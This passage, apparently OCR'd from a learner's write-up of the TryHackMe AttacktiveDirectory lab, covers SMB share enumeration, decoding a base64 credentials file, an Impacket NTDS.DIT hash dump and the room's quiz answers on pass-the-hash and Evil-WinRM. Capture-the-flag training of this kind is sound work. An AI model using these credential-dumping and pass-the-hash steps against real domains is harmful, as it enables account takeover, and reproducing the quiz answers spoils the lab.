
### *Task 6: Back to the Basics*


Connecting to the **smbclient**








To get the option of list shares the learner has to use **-L**










The learner ran the command **cat backup_credentials.txt | xclip –sel clip**





The learner ran the command **cat backup_credentials.txt | base64 –d | xclip –sel clip**


### *Task 7: Elevating Privileges within the Domain*





```
cat hashes
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
```






10.8.181.34
19:37
Dashboard
TryHack
hashcat
Releases
Installing
How to Up
AUTOPLAY
A Detailed
smbclient
TryHackM
https://tryhackme.com/room/attacktivedirectory
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Title
AttacktiveDirect
IP Address
10.10.146.75
Expires
26m 59s
Woop woop! Your answer is correct.
Answer the questions below
What method allowed us to dump NTDS.DIT?
DRSUAPI
Correct Answer
Hint
What is the Administrators NTLM hash?
0e0363213e37b94221497260b0bcb4fc
Correct Answer
What method of attack could allow us to authenticate as the user without the password?
pass the hash
Correct Answer
Using a tool called Evil-WinRM what option will allow us to use a hash?
Answer format: **
Submit
Hint
Task 8
Flag Submission
Flag Submission Panel



10.8.181.34
19:39
Dashboard
TryHack
hashcat
Releases
Installing
How to Up
AUTOPLAY
A Detailed
smbclient
TryHackM
https://tryhackme.com/room/attacktivedirectory
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Title
AttacktiveDirect
IP Address
10.10.146.75
Expires
25m 40s
Woop woop! Your answer is correct.
Answer the questions below
What method allowed us to dump NTDS.DIT?
DRSUAPI
Correct Answer
Hint
What is the Administrators NTLM hash?
0e0363213e37b94221497260b0bcb4fc
Correct Answer
What method of attack could allow us to authenticate as the user without the password?
pass the hash
Correct Answer
Using a tool called Evil-WinRM what option will allow us to use a hash?
-H
Correct Answer
Hint
Task 8
Flag Submission
Flag Submission Panel


### *Task 8: Flag Submission Panel*


The learner ran the 